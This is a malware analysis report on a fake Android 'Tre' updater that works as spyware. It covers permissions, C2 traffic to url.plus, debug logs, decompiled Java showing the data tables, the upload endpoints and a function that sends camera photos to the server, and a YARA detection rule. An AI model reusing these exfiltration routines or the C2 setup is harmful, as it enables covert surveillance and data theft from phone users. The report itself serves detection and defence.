ZLAB

Malware Analysis Report: Fake 3MobileUpdater


Cyber Security Strategists

01/12/17

Table of Contents

Introduction

The most classic and efficient method used to lure the users is to believe that the application does something good. This is just what 3 Mobile Updater does. In fact, this malicious Android application looks like a legitimate app used to retrieve mobile system update and it improperly uses the logo of the notorious Italian Telco company, TRE Italia, in order to trick victims into trusting it.



Tre

Dear Customer, we're updating your configuration and it will be ready as soon as possible.

OK

Figure 1 - App logo and alert

When the user clicks on the icon 3 Mobile Updater, the app shows the screen in the picture, in which it invites the user to wait while the system configuration is updated. In this way, the user will not remove the application, hoping for a legitimate update, and the malware can perform its malicious activities.

The real activity happens behind the scene: the app launches a service which periodically sends information and retrieves commands from a Command and Control.

The capabilities of this malicious app are enormous and include the information gathering from all installed social apps, the ability to take photos from the camera and many other powerful features that will be deepened in the analysis.


Despite its capabilities, the app shows some stranger things. In fact, decompiling the ".apk" and reconstructing the source code we noticed that the

DEBUG flag of the application is enabled, so many activities are logged on the Android logcat and are visible in a simple way. Other suspicious points are related to the presence of the word “TEST” in many strings and the artlessness with which the code is written (vxers did not use any obfuscation technique).

Moreover, both in the logcat messages and in the code, the malware writers used the Italian language. So, we can say with high confidence that this malicious app has been written by an Italian firm that intended to target users of the Italian telco company Tre.

Basic static Analysis

File Name: file.apk

MD5	a287a434a0d40833d3ebf5808950b858
SHA-1	0068a8e61fe75213738ecf9ad4927cb7a533886b
SHA-256	bf20c17881ff3c4b0bf121cc56c6e79d2ce8ecb4c08cc719e5835e6c74f339a0
File Size	1.86 MB
Icon	


Requested Permissions

android.permission.READ_CALENDAR
android.permission.ACCESS_COARSE_LOCATION
com.android.browser.permission.READ_HISTORY_BOOKMARKS
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.CAMERA
android.permission.RECORD_AUDIO
android.permission.CHANGE_WIFI_STATE
android.permission.RECEIVE_SMS
android.permission.GET_TASKS
android.permission.READ_SMS
android.permission.INTERNET
android.permission.PROCESS_OUTGOING_CALLS
android.permission.ACCESS_FINE_LOCATION
android.permission.READ_CALL_LOG

```
android.permission.READ_CONTACTS
android.permission.READ_PHONE_STATE
android.permission.INSTALL_PACKAGES
com.sysmanager.permission.C2D_MESSAGE
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.GET_ACCOUNTS
android.permission.CHANGE_NETWORK_STATE
android.permission.WAKE_LOCK
android.permission.ACCESS_WIFI_STATE
android.permission.ACCESS_NETWORK_STATE
com.google.android.c2dm.permission.RECEIVE
```

Behavioral Analysis

The only interaction of the app with the user consists of an alert that is displayed when the Tre Updater is launched:




Tre

Dear Customer, we're updating your configuration and it will be ready as soon as possible.

Figure 2 - App's alert

However, the real malicious activity is stealthy performed through an Android service that periodically uses the Internet connection. Analyzing the network traffic, seems that the malware contacts the Command and Control (C2C) at the URL “url.plus” in order to register on it and download new commands to execute.

In fact, the first interaction between the bot and its C2C consists of an HTTP POST to the path “/app/pro/req_server_key.php” containing some data (probably the body contains a serialized Java Object).




```
POST /app/pro/req_server_key.php HTTP/1.1
User-Agent: Serial: TEST_N4_NEW Model: sdk
VALUE: TEST_N4_NEW
Content-Type: application/json; charset=utf-8
Content-Length: 370
Host: url.plus
Connection: Keep-Alive
Accept-Encoding: gzip

{"data":"KNotKq3s2RCH9I4EpXNrZLjgteGe8CjQOhZmkCTvRwIbwU2rD4A8FRiwAqeNgsk84o1iYIfdBMhR
\nqXWaF9Q1mz98bFLcnskGeMPwuqNd9EVLybuPjsCiipA19laDMObFfWf7AY87e0WtVL7ouPRdp7Sw\ny5ygMacVbTioouP5fGl0R6y5PSuWiVPKARHLL9YJA\/w\/
OOrH8VP9tPQq2frKDBNY6KlFHbu\/bf3Z\nbbx+\/b90hFhmZGht1XPNFQ2RPLS+8DUqZ2QcU27fiX4l4twG1Mgyy0RPMCzMY4SdBNv\/s0TUtq4e
\nMLOgBzq55zLZhJNwfWV0QsJpfuYvL3wb7uhZLQ==\n"}HTTP/1.1 200 OK
Date: Mon, 27 Nov 2017 10:30:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 3 - HTTP stream

Furthermore, exploring the logcat output, we discovered that the malicious app writes many debug messages through which it’s possible to understand what the app is doing.



```
2404 I FirebaseInitProvider: FirebaseApp initialization successful
2404 D OnBootReceiver: OnBootReceiver Stoppato
2404 D OnBootReceiver: Licenza Non Attiva
2404 D OnBootReceiver: com.sysmanager.system.RegistrationService not running
2429 D Server Status: Server Abilitata
2404 D RegistrationService: Registration service enabled
2404 D RegistrationService: Valid PlayServices
2429 D JSON DA INV: {"serialnumber":"TEST_N4_NEW","uid":"5284047f4ffb4e04824a2fd1d1f0cd62"}
2429 D INFO10  : dentro url gw
2429 D INFO10  : not req_server_key.php, php is http://url.plus/app/pro/ser.php
2429 D Verifica PEM: inizio verifica
2404 D JSON DA INV: {"serialnumber":"TEST_N4_NEW","uid":"5284047f4ffb4e04824a2fd1d1f0cd62"}
2404 D INFO10  : dentro url gw
2404 D NetworkSecurityConfig: No Network Security Config specified, using platform default
2404 D lunghezza: 0
2404 D Risposta HttpRequest:
2404 D INFO5   : INFO5
```

Figure 4 - Part of logcat output

As we can see from the screen above, the app produces some messages in Italian language (“Licenza Non Attiva”, “Server Abilitata”, “Verifica PEM: inizio verifica”, and many others) so it’s possible to say that the malware has been written by Italian developers.

The logcat output confirms what previously said: the malware sends to the server some info (a serial number and a UID) and waits for a server response. The registration can be done through different path, as we can see from the line


“INFO10 : not req_server_key.php, php is http://url.plus/app/pro/ser.php” ,

which are embedded in the malware code.

Advanced analysis

In this phase we decompiled the apk and we analyzed the source code to reveal more details.

The malware is incredibly powerful in information harvesting, so it is capable of retrieve any kind of data stored into the device. All the data can be collected in local database, ad-hoc created by the developers, and, in a second time, it uploads them online.




```
public void onCreate(SQLiteDatabase paramSQLiteDatabase)
{
  paramSQLiteDatabase.execSQL("CREATE TABLE tab1 (_id INTEGER PRIMARY KEY AUTOINCREMENT,
  paramSQLiteDatabase.execSQL("CREATE TABLE tab2 (_id INTEGER PRIMARY KEY AUTOINCREMENT,
  paramSQLiteDatabase.execSQL("CREATE TABLE tab4 (_id INTEGER PRIMARY KEY AUTOINCREMENT,
}

public void onUpgrade(SQLiteDatabase paramSQLiteDatabase, int paramInt1, int paramInt2)
{
  if ((paramInt1 == 1) && (paramInt2 == 14))
  {
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col26 INTEGER");
    paramSQLiteDatabase.execSQL("CREATE TABLE tab2 (_id INTEGER PRIMARY KEY AUTOINCREMEN
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col27 INTEGER");
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col28 INTEGER");
    paramSQLiteDatabase.execSQL("CREATE TABLE tab4 (_id INTEGER PRIMARY KEY AUTOINCREMEN
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col29 INTEGER");
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col30 TEXT");
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col31 INTEGER");
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col32 INTEGER");
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col33 INTEGER");
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col34 INTEGER");
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col35 INTEGER");
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col36 INTEGER");
    paramSQLiteDatabase.execSQL("ALTER TABLE tab1 ADD COLUMN col37 TEXT");
  }
```

```
public static class DbEntry
  implements BaseColumns
{
  public static final String COLUMN_NAME_AMBIENTALE = "col05";
  public static final String COLUMN_NAME_ATTIVAZIONE = "col04";
  public static final String COLUMN_NAME_BLACKLIST = "col01";
  public static final String COLUMN_NAME_BYTE_TX_MOBILE_TOT = "col35";
  public static final String COLUMN_NAME_BYTE_TX_TEMP = "col34";
  public static final String COLUMN_NAME_BYTE_TX_WIFI_TOT = "col36";
  public static final String COLUMN_NAME_CALL_RECORDING = "col24";
  public static final String COLUMN_NAME_CAMERA = "col15";
  public static final String COLUMN_NAME_CELLA = "col17";
  public static final String COLUMN_NAME_CHIAMATE = "col09";
  public static final String COLUMN_NAME_CLIPBOARD = "col31";
  public static final String COLUMN_NAME_COMMAND_IN = "col05";
  public static final String COLUMN_NAME_COMMAND_OUT = "col06";
  public static final String COLUMN_NAME_DEST_KEY = "col23";
  public static final String COLUMN_NAME_DOCUMENTI = "col12";
  public static final String COLUMN_NAME_FILELISTS = "col18";
  public static final String COLUMN_NAME_GEOFENCE = "col27";
  public static final String COLUMN_NAME_GPS = "col07";
  public static final String COLUMN_NAME_GPS_MOVE = "col25";
  public static final String COLUMN_NAME_GW_HOSTNAME = "col37";
  public static final String COLUMN_NAME_GW_KEY = "col22";
  public static final String COLUMN_NAME_HISTORY = "col13";
  public static final String COLUMN_NAME_HOSTNAME = "col03";
  public static final String COLUMN_NAME_INFO = "col11";
  public static final String COLUMN_NAME_LAST_REQUESTED = "col29";
  public static final String COLUMN_NAME_LAT = "col02";
  public static final String COLUMN_NAME_LISTAPP = "col16";
  public static final String COLUMN_NAME_LON = "col03";
  public static final String COLUMN_NAME_NAME = "col01";
  public static final String COLUMN_NAME_NET = "col06";
  public static final String COLUMN_NAME_RANGE = "col04";
  public static final String COLUMN_NAME_REGISTERED = "col01";
  public static final String COLUMN_NAME_RUBRICA = "col08";
  public static final String COLUMN_NAME_SIM_SERIAL = "col30";
  public static final String COLUMN_NAME_SMS = "col10";
  public static final String COLUMN_NAME_SMS_RECEIVED = "col28";
  public static final String COLUMN_NAME_SOCIAL = "col19";
  public static final String COLUMN_NAME_TOKEN = "col02";
  public static final String COLUMN_NAME_UNLOCK_FOTO = "col32";
  public static final String COLUMN_NAME_UNLOCK_VIDEO = "col33";
  public static final String COLUMN_NAME_WHATSAPP = "col21";
  public static final String COLUMN_NAME_WIFI = "col14";
  public static final String COLUMN_NAME_WIFI3G = "col20";
  public static final String COLUMN_NAME_XMPP = "col26";
  static final String TABLE_NAME_BLACKLIST = "tab4";
  static final String TABLE_NAME_GEOFENCES = "tab2";
  static final String TABLE_NAME_SETTINGS = "tab1";
}
```

Figure 5 - Database creation and columns names

A list of the malware’s capabilities can be seen in the following screen. The image contains all the server paths in which the app can upload the information gathered; these paths correspond to the malware’s commands.



```
public static final String URL_REGISTER_CALENDAR = "upload_calendar.php";
public static final String URL_REGISTER_CLIPBOARD = "upload_clipboard.php";
public static final String URL_REGISTER_SOCIAL = "upload_social.php";
public static final String URL_REGISTTER_GPS = "register_gps.php";
public static final String URL_REGISTTER_TOKEN = "register.php";
public static final String URL_UPLOAD = "upload.php";
public static final String URL_UPLOAD_CAMERA = "upload_camera.php";
public static final String URL_UPLOAD_CELL_INFO = "upload_cella.php";
public static final String URL_UPLOAD_FILESYSTEM = "upload_filesystem.php";
public static final String URL_UPLOAD_FILE_SEND = "upload_documents.php";
public static final String URL_UPLOAD_HISTORY = "upload_history.php";
public static final String URL_UPLOAD_INFO_TEL = "upload_info_tel.php";
public static final String URL_UPLOAD_LISTAPP = "upload_listapp.php";
public static final String URL_UPLOAD_REG_CALL = "upload_reg_call.php";
public static final String URL_UPLOAD_RUBRICA = "upload_rubrica.php";
public static final String URL_UPLOAD_SMS = "upload_sms.php";
public static final String URL_UPLOAD_VIDEO = "upload_video.php";
```


Figure 6 - List of server paths

As we can see, the app can retrieve the information shared through various sources. The list of these sources is very long:

```
{ "whatsapp", "telegram", "camera", "video", "photo", "voice", "skype",
    "record", "instagram", "tencent", "vlingo.midas", "snapchat", "line", "viber" }
```

Figure 7 - Sources used by the malware

Another proof of the app’s capabilities is represented by the following function, with which the malware can upload a photo previously taken using the smartphone camera.



```
}

public void InvioFotoDaCamera(final String paramString1, final String paramString2)
{
  new Thread(new Runnable()
  {
    public void run()
    {
      File localFile = new File(paramString1);
      if (NetworkUtil.getConnectivityStatus(AndroidCamera.this.getApplicationContext()) == 0) {
        if (BuildConfig.DEBUG) {
          Log.d("AndroidCamera", "Connection Disabled");
        }
      }
      for (;;)
      {
        new File(paramString1 + paramString2).delete();
        return;
        if (BuildConfig.DEBUG) {
          Log.d("AndroidCamera", "Connection Enabled");
        }
        String str = HTTPUtility.obtainHostName(AndroidCamera.this.getApplicationContext());
        if (!str.isEmpty())
        {
          if (BuildConfig.DEBUG) {
            Log.d("AndroidCamera", "SERVER CAMERA " + str + "/" + "upload_camera.php");
          }
          if (HTTPUtility.doFileUpload(localFile, paramString2, "TEST_N4_NEW", str, "upload_camera.php", "", AndroidCamera.this.getApplicationContext()))
          {
            if (BuildConfig.DEBUG) {
              Log.d("Send File", "File Sended");
            }
            Settings.getInstance(AndroidCamera.this.getApplicationContext()).setValue("col15", 0);
          }
        }
      }
    }
  }).start();
}

public boolean getCameraInstance(int paramInt)
{
  try
  {
    this.mCamera = Camera.open(paramInt);
    return true;
  }
```

Figure 8 - Function used to upload photos

As the image shows, the function name, “InvioFotoDaCamera”, and other code lines are written in Italian: another evidence that the writers is Italian.

Yara Rules

```
rule mobileUpdater3 {

        meta:
                description = "Yara Rule for Mobile Updater 3"
                author = "CSE CybSec Enterprise - Z-Lab"
                last_updated = "2017-11-30"
                tlp = "white"
                category = "informational"
        strings:
                $a = "future-8a57f.firebaseio.com"
                $b = "future-8a57f.appspot.com"
                $c = { 75 70 64 61 74 69 6E 67 20 79 6F 75 72 }
        condition:
                all of them
}
```